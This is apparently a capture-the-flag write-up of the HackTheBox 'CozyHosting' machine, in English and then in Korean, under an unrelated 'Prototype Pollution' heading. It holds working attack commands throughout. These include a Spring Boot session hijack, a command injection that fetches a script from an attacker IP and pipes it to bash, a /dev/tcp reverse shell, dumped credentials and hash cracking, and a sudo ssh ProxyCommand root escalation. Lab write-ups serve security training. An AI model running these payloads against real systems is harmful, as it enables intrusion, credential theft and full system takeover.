

Prototype Pollution: Poisoning JavaScript's Object Chain
How Prototype Pollution corrupts JavaScript's prototype chain and how to defend against it

Target IP: 10.10.11.230
Hostname: cozyhosting.htb
After adding the hostname to /etc/hosts, I scanned all TCP ports and ran service detection.
echo "10.10.11.230 cozyhosting.htb" | sudo tee -a /etc/hosts
ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.10.11.230 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed 's/,$//')
nmap -p$ports -sC -sV 10.10.11.230
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Fuzzing directories turned up a /login page, an /admin area that returned 401, an /error page, and a /logout. The /error page in particular had the very recognizable look of a Spring Boot default error page.
wfuzz -c -z file,/usr/share/dirb/wordlists/common.txt --hc 404 "http://cozyhosting.htb/FUZZ"

A Spring Boot backend usually means the Actuator endpoints are worth checking. Several were exposed, and /actuator/sessions was the useful one.
curl http://cozyhosting.htb/actuator/sessions
{"2083733E8B2384BD8E26AEC934CECFFB":"kanderson"}
That is an active session ID mapped to the user kanderson. Setting my JSESSIONID cookie to that value logged me straight into the admin dashboard, no password needed.
curl -b "JSESSIONID=2083733E8B2384BD8E26AEC934CECFFB" http://cozyhosting.htb/admin

The admin dashboard had a feature to add a host by providing a hostname and a username, which the backend used to run an ssh command. Injecting into the username field made the server echo back the full ssh usage string in an error, which confirmed my input was landing directly on the command line. Spaces were filtered, so I used ${IFS} in their place.

The cleanest approach was to host a reverse shell script and pull it in with curl.
# attacker
cat > hi.sh <<'EOF'
#!/bin/bash
sh -i >& /dev/tcp/10.10.14.6/5555 0>&1
EOF
python3 -m http.server 6666
host=localhost&username=||curl${IFS}10.10.14.6:6666/hi.sh|bash;#
The listener caught a shell as the app service account.
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.230] 44102
$ id
uid=1001(app) gid=1001(app) groups=1001(app)
The application binary lived in /app as a Spring Boot fat JAR. I copied it back to my machine and unpacked it.
# on target
cd /app && python3 -m http.server 9999
# on attacker
curl cozyhosting.htb:9999/cloudhosting-0.0.1.jar -o cloudhosting-0.0.1.jar
jar xf cloudhosting-0.0.1.jar
BOOT-INF/classes/application.properties held the PostgreSQL credentials.
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
Back on the target, I connected to the database and dumped the users table.
psql -U postgres -d cozyhosting -h localhost -p 5432
   name    |                           password                           | role
-----------+--------------------------------------------------------------+-------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
The admin hash was bcrypt, and it cracked quickly against rockyou.
hashcat -m 3200 hash --wordlist /usr/share/wordlists/rockyou.txt
# => manchesterunited
There was a josh user on the box, and the recovered password worked for him over SSH.
ssh josh@cozyhosting.htb   # password: manchesterunited
cat user.txt
josh had a very direct sudo entry.
sudo -l
User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
Being able to run ssh as root is a known GTFOBins trick. The ProxyCommand option runs a shell command, and since ssh is running as root, so is the shell.
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
CozyHosting is a tour of Spring Boot pitfalls. Exposed Actuator endpoints leaked a live session, which is as good as a password. From there, an ssh-wrapping feature that trusted user input gave command execution, and the app’s own JAR handed over the database password.
The privilege escalation is a reminder to check GTFOBins for anything in sudo -l. ssh looks harmless, but ProxyCommand turns it into arbitrary command execution as root.
대상 IP: 10.10.11.230
호스트명: cozyhosting.htb
도메인을 /etc/hosts에 추가한 뒤, 전체 TCP 포트를 훑고 서비스 스캔을 돌렸습니다.
echo "10.10.11.230 cozyhosting.htb" | sudo tee -a /etc/hosts
ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.10.11.230 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed 's/,$//')
nmap -p$ports -sC -sV 10.10.11.230
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3
80/tcp open  http    nginx 1.18.0 (Ubuntu)
디렉터리 퍼징을 해보니 /login 페이지, 401을 반환하는 /admin, /error, /logout이 나왔습니다. 특히 /error 페이지가 Spring Boot 기본 에러 페이지 특유의 모습이었어요.
wfuzz -c -z file,/usr/share/dirb/wordlists/common.txt --hc 404 "http://cozyhosting.htb/FUZZ"
Spring Boot 백엔드라면 Actuator 엔드포인트를 확인해볼 만합니다. 여러 개가 노출돼 있었는데, 그중 쓸모 있었던 건 /actuator/sessions였습니다.
curl http://cozyhosting.htb/actuator/sessions
{"2083733E8B2384BD8E26AEC934CECFFB":"kanderson"}
이건 kanderson 사용자에게 매핑된 활성 세션 ID예요. JSESSIONID 쿠키를 이 값으로 설정하니 비밀번호 없이 바로 관리자 대시보드에 로그인됐습니다.
curl -b "JSESSIONID=2083733E8B2384BD8E26AEC934CECFFB" http://cozyhosting.htb/admin
관리자 대시보드에는 호스트명과 사용자명을 넣어 호스트를 추가하는 기능이 있었는데, 백엔드는 이 값으로 ssh 명령을 실행했습니다. username 필드에 값을 주입하니 서버가 ssh 사용법 문자열 전체를 에러로 그대로 돌려줬는데, 제 입력이 명령줄에 곧바로 얹히고 있다는 확실한 증거였죠. 공백은 필터링되어 있어서, 대신 ${IFS}를 사용했습니다.
가장 깔끔했던 방법은 reverse shell 스크립트를 호스팅해두고 curl로 가져오는 것이었습니다.
# attacker
cat > hi.sh <<'EOF'
#!/bin/bash
sh -i >& /dev/tcp/10.10.14.6/5555 0>&1
EOF
python3 -m http.server 6666
host=localhost&username=||curl${IFS}10.10.14.6:6666/hi.sh|bash;#
리스너에 app 서비스 계정 셸이 붙었습니다.
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.230] 44102
$ id
uid=1001(app) gid=1001(app) groups=1001(app)
애플리케이션 바이너리는 /app에 Spring Boot fat JAR 형태로 있었습니다. 이걸 제 머신으로 가져와서 압축을 풀었어요.
# on target
cd /app && python3 -m http.server 9999
# on attacker
curl cozyhosting.htb:9999/cloudhosting-0.0.1.jar -o cloudhosting-0.0.1.jar
jar xf cloudhosting-0.0.1.jar
BOOT-INF/classes/application.properties에 PostgreSQL credential이 들어 있었습니다.
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
다시 대상에서 데이터베이스에 접속해 users 테이블을 덤프했습니다.
psql -U postgres -d cozyhosting -h localhost -p 5432
   name    |                           password                           | role
-----------+--------------------------------------------------------------+-------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
admin 해시는 bcrypt였고, rockyou로 금방 크랙됐습니다.
hashcat -m 3200 hash --wordlist /usr/share/wordlists/rockyou.txt
# => manchesterunited
머신에 josh라는 사용자가 있었는데, 복구한 비밀번호가 SSH에 그대로 통했습니다.
ssh josh@cozyhosting.htb   # password: manchesterunited
cat user.txt
josh에게는 아주 직접적인 sudo 항목이 있었습니다.
sudo -l
User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
ssh를 root로 실행할 수 있다는 건 잘 알려진 GTFOBins 트릭입니다. ProxyCommand 옵션은 셸 명령을 실행하는데, ssh가 root로 돌아가고 있으니 그 셸도 root가 되는 거죠.
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
CozyHosting은 Spring Boot의 함정들을 한 바퀴 도는 머신입니다. 노출된 Actuator 엔드포인트가 살아 있는 세션을 흘렸고, 이건 사실상 비밀번호나 다름없죠. 거기서 사용자 입력을 신뢰하는 ssh 래핑 기능이 명령 실행을 줬고, 앱 자신의 JAR가 데이터베이스 비밀번호를 넘겨줬습니다.
권한 상승은 sudo -l에 뭐가 있으면 GTFOBins를 확인하라는 교훈을 다시 보여줍니다. ssh는 무해해 보이지만, ProxyCommand가 그걸 root 권한의 임의 명령 실행으로 바꿔버리니까요.
How Prototype Pollution corrupts JavaScript's prototype chain and how to defend against it
Understanding Cookie Sandwich Attack technique for stealing HttpOnly cookies
PwnMe 2025 CTF writeup covering path traversal to Chromium cookie decryption